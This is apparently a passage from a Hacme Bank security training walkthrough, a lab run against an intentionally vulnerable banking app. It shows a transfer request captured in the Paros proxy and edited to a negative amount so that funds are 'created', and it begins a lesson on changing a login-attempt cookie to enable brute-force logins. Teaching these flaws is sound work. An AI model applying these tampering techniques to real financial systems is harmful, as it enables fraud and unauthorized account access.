
A similar cross site scripting issue can also be observed on the "Transfer Funds" page, by entering JavaScript where the comment was expected.

Lesson 4: Insufficient Data Validation

Lesson#		**4**
Vulnerability Exploited		Insufficient Data Validation
Exploit Result		Unauthorized Operations
Input Field(s)		Amount
Input Data		Negative Number
Steps	**1**	Navigate to the *Transfer Funds* page by clicking the corresponding link in the left hand side menu
	2	Choose the source account to be one of your accounts from the drop list. Check the *External Account* radio button. Enter the external account number from where you want to bring in funds.
Corresponding Figure(s)		Figure 39 Figure 40

	Figure 41 Figure 42 Figure 43

The attacker first initiates transfer of funds to an external known valid account. These external accounts can be guessed or brute forced.



http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=AccountTransfer

User : Jane Chris

Transfer Funds

Source: 5204320422040006


Destination: 5204320422040005 ○ Internal Account

5204320422040004 ● External Account

Amount: 100

Comment: Data Validation Test

Figure 39



Paros 3.2.4 - Untitled Session
File Edit View Scanner Report Tools Help
Sites
Sites
http://localhost
http://www.download.wind
http://www.google.com
Request Response Trap
Raw View
☑ Trap request ☐ Trap response
Continue
Drop
History Spider Alerts Output


```
POST http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=AccountTransfer HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/
vnd.ms-powerpoint, application/msword, */*
Referer: http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=AccountTransfer
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1)
Host: localhost
Content-Length: 1254
Pragma: no-cache
```

```
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=dDwtOTYzNTkyNzt0PDtsPGk8MT47PjtsPHQ8O2w8aTw1PjtpPDc%2BOz
47bDx0PHA8cDxsPFRleHQ7PjtsPEphbmUgQ2hyaXM7Pj47Pjs7Pjt0PDtsPGk8MD47PjtsPHQ8O2w8aTwxPjtpPDM%2BO2k8NT47aTw
3Pjs%2BO2w8dDxwPHA8bDxUZXh0Oz47bDxcZTs%2BPjs%2BOzs%2BO3Q8cDxwPGw8VGV4dDs%2BO2w8XGU7Pj47Pjs7Pjt0PHQ
8O3A8bDxpPDA%2BO2k8MT47aTwyPjtpPDM%2BOz47bDxwPDUyMDQzMjA0MjIwNDAwMDU7NTIwNDMyMDQyMjA0MDAwNT47cDw1
MjA0MzIwNDIyMDQwMDA2OzUyMDQzMjA0MjIwNDAwMDY%2BO3A8NTIwNDMyMDQyMjA0MDAwNzs1MjA0MzIwNDIyMDQwMDA3PjtwP
DUyMDQzMjA0MjIwNDAwMDg7NTIwNDMyMDQyMjA0MDAwOD47Pj47Pjs7Pjt0PHQ8O3A8bDxpPDA%2BO2k8MT47aTwyPjtpPDM%2B
Oz47bDxwPDUyMDQzMjA0MjIwNDAwMDU7NTIwNDMyMDQyMjA0MDAwNT47cDw1MjA0MzIwNDIyMDQwMDA2OzUyMDQzMjA0MjIwND
AwMDY%2BO3A8NTIwNDMyMDQyMjA0MDAwNzs1MjA0MzIwNDIyMDQwMDA3PjtwPDUyMDQzMjA0MjIwNDAwMDg7NTIwNDMyMDQyMj
A0MDAwOD47Pj47Pjs7Pjs%2BPjs%2BPjs%2BPjs%2BPjtsPF9jdGwzOnJiSW50ZXJuYWxQYXltZW50O19jdGwzOnJiRXh0ZXJuYWxQY
XltZW50O19jdGwzOnJiRXh0ZXJuYWxQYXltZW50Oz4%2BjH%2B%2B2dKnm%2FusWNGiCzUPirKHc9Q%3D&_ctl3%3AdrpdwnSource
Acc=5204320422040006&_ctl3%3AdrpdwnDestinationAcc=5204320422040005&_ctl3%3AtxtExternalPaymentAccount=52043204220
40004&_ctl3%3AInternalOrExternalPayment=rbExternalPayment&_ctl3%3AtxtAmt=100&_ctl3%3AtxtComment=Data+Validation+Test&
_ctl3%3AbtnTransfer=Transfer
```

```
1 GET http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootseq.txt HTTP/1.0 => HTTP/1.1 200 OK [0.156 s]
9 GET http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootseq.txt HTTP/1.0 => HTTP/1.1 200 OK [0.219 s]
10 GET http://www.google.com/ HTTP/1.0 => HTTP/1.0 200 OK [0.438 s]
12 GET http://localhost/HacmeBank_V2_Website HTTP/1.0 => HTTP/1.1 302 Object Moved [0 s]
14 GET http://localhost/HacmeBank_V2_Website/aspx/ HTTP/1.0 => HTTP/1.1 200 Ok [0 s]
16 GET http://localhost/HacmeBank_V2_Website/aspx/Login.aspx HTTP/1.0 => HTTP/1.1 200 OK [0.375 s]
18 POST http://localhost/HacmeBank_V2_Website/aspx/Login.aspx HTTP/1.0 => HTTP/1.1 302 Found [0.016 s]
19 GET http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=Welcome HTTP/1.0 => HTTP/1.1 200 OK [0.032 s]
20 POST http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=Welcome HTTP/1.0 => HTTP/1.1 302 Found [0.016 s]
```

Figure 40

The request is trapped in Paros before being submitted to the user. Here we can that a transfer of $100 was requested.




```
POST http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=AccountTransfer HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/
vnd.ms-powerpoint, application/msword, */*
Referer: http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=AccountTransfer
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1)
Host: localhost
Content-Length: 1254
Pragma: no-cache
```

```
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=dDwtOTYzNTkyNzt0PDtsPGk8MT47PjtsPHQ8O2w8aTw1PjtpPDc%2BOz
47bDx0PHA8cDxsPFRleHQ7PjtsPEphbmUgQ2hyaXM7Pj47Pjs7Pjt0PDtsPGk8MD47PjtsPHQ8O2w8aTwxPjtpPDM%2BO2k8NT47aTw
3Pjs%2BO2w8dDxwPHA8bDxUZXh0Oz47bDxcZTs%2BPjs%2BOzs%2BO3Q8cDxwPGw8VGV4dDs%2BO2w8XGU7Pj47Pjs7Pjt0PHQ
8O3A8bDxpPDA%2BO2k8MT47aTwyPjtpPDM%2BOz47bDxwPDUyMDQzMjA0MjIwNDAwMDU7NTIwNDMyMDQyMjA0MDAwNT47cDw1
MjA0MzIwNDIyMDQwMDA2OzUyMDQzMjA0MjIwNDAwMDY%2BO3A8NTIwNDMyMDQyMjA0MDAwNzs1MjA0MzIwNDIyMDQwMDA3PjtwP
DUyMDQzMjA0MjIwNDAwMDg7NTIwNDMyMDQyMjA0MDAwOD47Pj47Pjs7Pjt0PHQ8O3A8bDxpPDA%2BO2k8MT47aTwyPjtpPDM%2B
Oz47bDxwPDUyMDQzMjA0MjIwNDAwMDU7NTIwNDMyMDQyMjA0MDAwNT47cDw1MjA0MzIwNDIyMDQwMDA2OzUyMDQzMjA0MjIwND
AwMDY%2BO3A8NTIwNDMyMDQyMjA0MDAwNzs1MjA0MzIwNDIyMDQwMDA3PjtwPDUyMDQzMjA0MjIwNDAwMDg7NTIwNDMyMDQyMj
A0MDAwOD47Pj47Pjs7Pjs%2BPjs%2BPjs%2BPjs%2BPjtsPF9jdGwzOnJiSW50ZXJuYWxQYXltZW50O19jdGwzOnJiRXh0ZXJuYWxQY
XltZW50O19jdGwzOnJiRXh0ZXJuYWxQYXltZW50Oz4%2BjH%2B%2B2dKnm%2FusWNGiCzUPirKHc9Q%3D&_ctl3%3AdrpdwnSource
Acc=5204320422040006&_ctl3%3AdrpdwnDestinationAcc=5204320422040005&_ctl3%3AtxtExternalPaymentAccount=52043204220
40004&_ctl3%3AInternalOrExternalPayment=rbExternalPayment&_ctl3%3AtxtAmt=-100&_ctl3%3AtxtComment=Data+Validation+Test&
_ctl3%3AbtnTransfer=Transfer
```

```
1 GET http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootseq.txt HTTP/1.0 => HTTP/1.1 200 OK [0.156 s]
9 GET http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootseq.txt HTTP/1.0 => HTTP/1.1 200 OK [0.219 s]
10 GET http://www.google.com/ HTTP/1.0 => HTTP/1.0 200 OK [0.438 s]
12 GET http://localhost/HacmeBank_V2_Website HTTP/1.0 => HTTP/1.1 302 Object Moved [0 s]
14 GET http://localhost/HacmeBank_V2_Website/aspx/ HTTP/1.0 => HTTP/1.1 200 Ok [0 s]
16 GET http://localhost/HacmeBank_V2_Website/aspx/Login.aspx HTTP/1.0 => HTTP/1.1 200 OK [0.375 s]
18 POST http://localhost/HacmeBank_V2_Website/aspx/Login.aspx HTTP/1.0 => HTTP/1.1 302 Found [0.016 s]
19 GET http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=Welcome HTTP/1.0 => HTTP/1.1 200 OK [0.032 s]
```

Figure 41

The attacker can then change the amount to *-100* and continue the request.



http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=AccountTransfer

User : Jane Chris


Transfer Funds

Funds successfully transfered

Source	5204320422040006	
Destination	5204320422040005	● Internal Account
	5204320422040004	○ External Account
Amount	-100	Error : Enter positive integer value
Comment	Data Validation Test	

Figure 42

The application displays a *Funds successfully transferred message.*



Address: http://localhost/HacmeBank_V2_Website/aspx/Main.aspx?function=TransactionDetails&account_no=520432042204

User : Jane Chris

Transaction Details

SL No	Date	Description	CR/DR	Amount(USD)
12	6/14/2005 1:29:38 AM	Jackpot earned	CR	9000.00
13	6/14/2005 1:29:38 AM	Credit Payment	DB	4000.00
70	10/9/2005 2:09:39 PM	Transfered $100 to 5204320422040005 (Data Validation Test)	DB	100.00
72	10/9/2005 2:11:26 PM	Transfered $-100 to 5204320422040004 (Data Validation Test)	DB	-100.00


Figure 43

The screen shot indicates that the transfer was performed successfully and observing the account balances in the respective accounts will indicate that funds have indeed been transferred and money has essentially been "created".

Lesson 5A: Cookie Manipulation

Lesson#		**5A**
Vulnerability Exploited		Cookie Manipulation
Exploit Result		Brute Force Logins
Additional Tools Required		Paros
Input Field(s)		CookieLoginAttempts
Input Data		Large Positive Integer
Steps	**1**	Attempt to login to the application assuming you do not know any user names and passwords
	2	Modify the cookie *CookieLoginAttempts* to some large positive value

Corresponding Figure(s)	Figure 44 Figure 45



